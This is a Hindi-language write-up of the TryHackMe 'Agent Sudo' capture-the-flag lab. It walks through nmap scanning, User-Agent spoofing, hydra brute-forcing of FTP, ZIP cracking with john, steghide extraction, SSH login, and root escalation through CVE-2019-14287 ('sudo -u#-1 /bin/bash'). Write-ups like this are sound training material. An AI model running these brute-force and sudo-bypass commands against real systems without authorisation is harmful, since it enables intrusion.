
 nyxrecon/sudo-agent-ctf-

Sudo Agent CTF (TryHackMe) का राइट-अप, जिसमें enumeration, web exploitation, steganography, SSH और CVE-2019-14287 के माध्यम से privilege escalation शामिल है।

Sudo Agent CTF (TryHackMe) का राइट-अप, जिसमें एन्यूमरेशन, वेब एक्सप्लॉइटेशन, स्टेगैनोग्राफी, SSH और CVE-2019-14287 के माध्यम से प्रिविलेज एस्केलेशन शामिल है।
| आइटम | जानकारी |
|---|---|
| प्लेटफ़ॉर्म | TryHackMe |
| सिस्टम | Linux |
| कठिनाई | Easy |
| उद्देश्य | वेब एक्सप्लॉइटेशन, FTP, SSH, स्टेगैनोग्राफी और प्रिविलेज एस्केलेशन |
| CVE | CVE-2019-14287 |
| स्थिति | Completed ✅ |
Reconhecimento
      ↓
Enumeração Web
      ↓
User-Agent
      ↓
FTP
      ↓
Análise de arquivos
      ↓
Esteganografia
      ↓
Credenciais
      ↓
SSH
      ↓
Privilege Escalation
      ↓
CVE-2019-14287
      ↓
Root 👑
Nmap
Hydra
User-Agent Switcher
FTP
Binwalk
John the Ripper
7-Zip
Steghide
SSH
Linux Commands
Browser
रेकॉनिसेंस चरण का पहला कदम खुली पोर्ट की पहचान करना था। मैंने nmap के साथ पोर्ट स्कैन किया:
nmap -sV -sC sudoagent
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
वेब एप्लिकेशन का विश्लेषण करते हुए, मुझे निम्नलिखित संदेश मिला:
 वेब एप्लिकेशन ने Agent R का एक संदेश दिखाया जो बताता था कि एक्सेस एक विशिष्ट User-Agent पर निर्भर था।
मैंने User-Agent switcher का उपयोग करके User-Agent को REDACTED में बदला, और यह संदेश देखना संभव हो गया:
 संदेश ने एक एजेंट के बारे में जानकारी प्रकट की और संकेत दिया कि उसका पासवर्ड कमज़ोर था।
मिले उपयोगकर्ता के साथ और यह जानते हुए कि उसका पासवर्ड कमज़ोर था, मैंने hydra के साथ brute force किया:
hydra -l user -P /usr/share/wordlists/rockyou.txt ftp://sudoagent/
hydra ने agentC का पासवर्ड सफलतापूर्वक वापस पाने में सफलता प्राप्त कर ली!
[21][ftp] host: sudoagent login: c$$$$ password: REDACTED
प्राप्त क्रेडेंशियल्स ने FTP सेवा तक पहुँच प्रदान की।
FTP में टेक्स्ट फ़ाइलें और छवियाँ पाई गईं।
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
मैंने फ़ाइलें डाउनलोड कर लीं, उनका विश्लेषण करने के लिए।
मैंने To_agentJ.txt टेक्स्ट फ़ाइल की सामग्री देखकर विश्लेषण शुरू किया:
cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
यह फ़ाइल agent C द्वारा agent J को भेजे गए एक संदेश के बारे में है। हमने पाया कि छवि फ़ाइलों में से एक में एक छिपा हुआ क्रेडेंशियल मौजूद है।
Binwalk टूल की सहायता से, मैंने पहचाना कि cutie.png फ़ाइल में एक एन्क्रिप्टेड ZIP फ़ाइल थी, जिसकी सामग्री To_agentR.txt फ़ाइल थी।
binwalk cutie.png

34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
फ़ाइल पढ़ने के लिए मुझे उसे एक्सट्रैक्ट करना और उसका पासवर्ड पता लगाना होगा। मैंने फ़ाइल को एक्सट्रैक्ट कर लिया:
dd if=cutie.png of=arquivo.zip bs=1 skip=34562
Binwalk ने संकेत दिया कि ZIP फ़ाइल offset 34562 से शुरू होती है। मैंने उस बिंदु से निकालने के लिए इस मान का उपयोग किया और ZIP फ़ाइल को अलग से जनरेट किया।
और hash का निष्कर्षण:
zip2john *.zip > hash.txt
अब चलिए John The Ripper की मदद से पासवर्ड का पता लगाते हैं:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

REDACTED            (arquivo.zip/To_agentR.txt)
फ़ाइल को अनज़िप करने के बाद मैंने पाई गई पासवर्ड का उपयोग किया:
cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
हमारे पास एक base64 कोड है जिसे हमें डिकोड करना है
 echo "QXJlYTUx" | base64 -d
REDACTED
स्टेगनोग्राफी में उपयोग किया गया पासवर्ड प्राप्त करने के बाद, मैंने cute-alien.jpg छवि में छिपे संदेश को निकालने के लिए Steghide का उपयोग किया।
steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt"
डिकोड किया गया संदेश message.txt फ़ाइल में भेजा गया
cat message.txt
Hi j$$$$,

Glad you find this message. Your login password is REDACTED!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
c$$$$
संदेश में agent J का नाम और उसका पासवर्ड था।
मैंने SSH के माध्यम से एक्सेस करने के लिए agent J के क्रेडेंशियल्स का उपयोग किया। सफल एक्सेस के बाद, मुझे user_flag.txt नाम की फ़ाइल और एक अन्य इमेज फ़ाइल मिली।
ls
Alien_autospy.jpg  user_flag.txt

SSH के माध्यम से एक्सेस प्राप्त करने के बाद, मुझे Alien_autospy.jpg फ़ाइल मिली।
मैंने छवि का विश्लेषण किया और फिर तस्वीर की उत्पत्ति और संदर्भ की पहचान करने के लिए OSINT तकनीकों का उपयोग किया।
सार्वजनिक स्रोतों में खोज के माध्यम से, छवि को मामले से जोड़ना संभव हो गया।
विशेषाधिकार बढ़ाने का प्रयास करने से पहले, मैंने वर्तमान उपयोगकर्ता की sudo अनुमतियाँ जाँचीं:
 sudo -l

Matching Defaults entries for j$$$$ on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User j$$$$ may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
sudo -l द्वारा प्रस्तुत कॉन्फ़िगरेशन CVE-2019-14287 के प्रति संवेदनशील था।
यह कमज़ोरी एक विशेष UID, जैसे -1, का उपयोग करके sudo के कुछ निष्पादन प्रतिबंधों को बायपास करने की अनुमति देती है, जिसे कमज़ोर संस्करणों में root उपयोगकर्ता के समतुल्य रूप में व्याख्यायित किया जा सकता है।
उपयोगकर्ता को -1 के रूप में निर्दिष्ट करके विशेषाधिकारों का उन्नयन करना संभव था:
sudo -u#-1 /bin/bash
root@agent-sudo:~#
कमांड के परिणामस्वरूप root विशेषाधिकारों वाला एक शेल प्राप्त हुआ।
प्राप्त विशेषाधिकारों का दुरुपयोग करते हुए, मैंने root फ़ोल्डर तक नेविगेट किया और root.txt फ़ाइल तक पहुँचा जहाँ मुझे अंतिम दो flags मिले:
cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
REDACTED

By,
REDACTED a.k.a Agent R
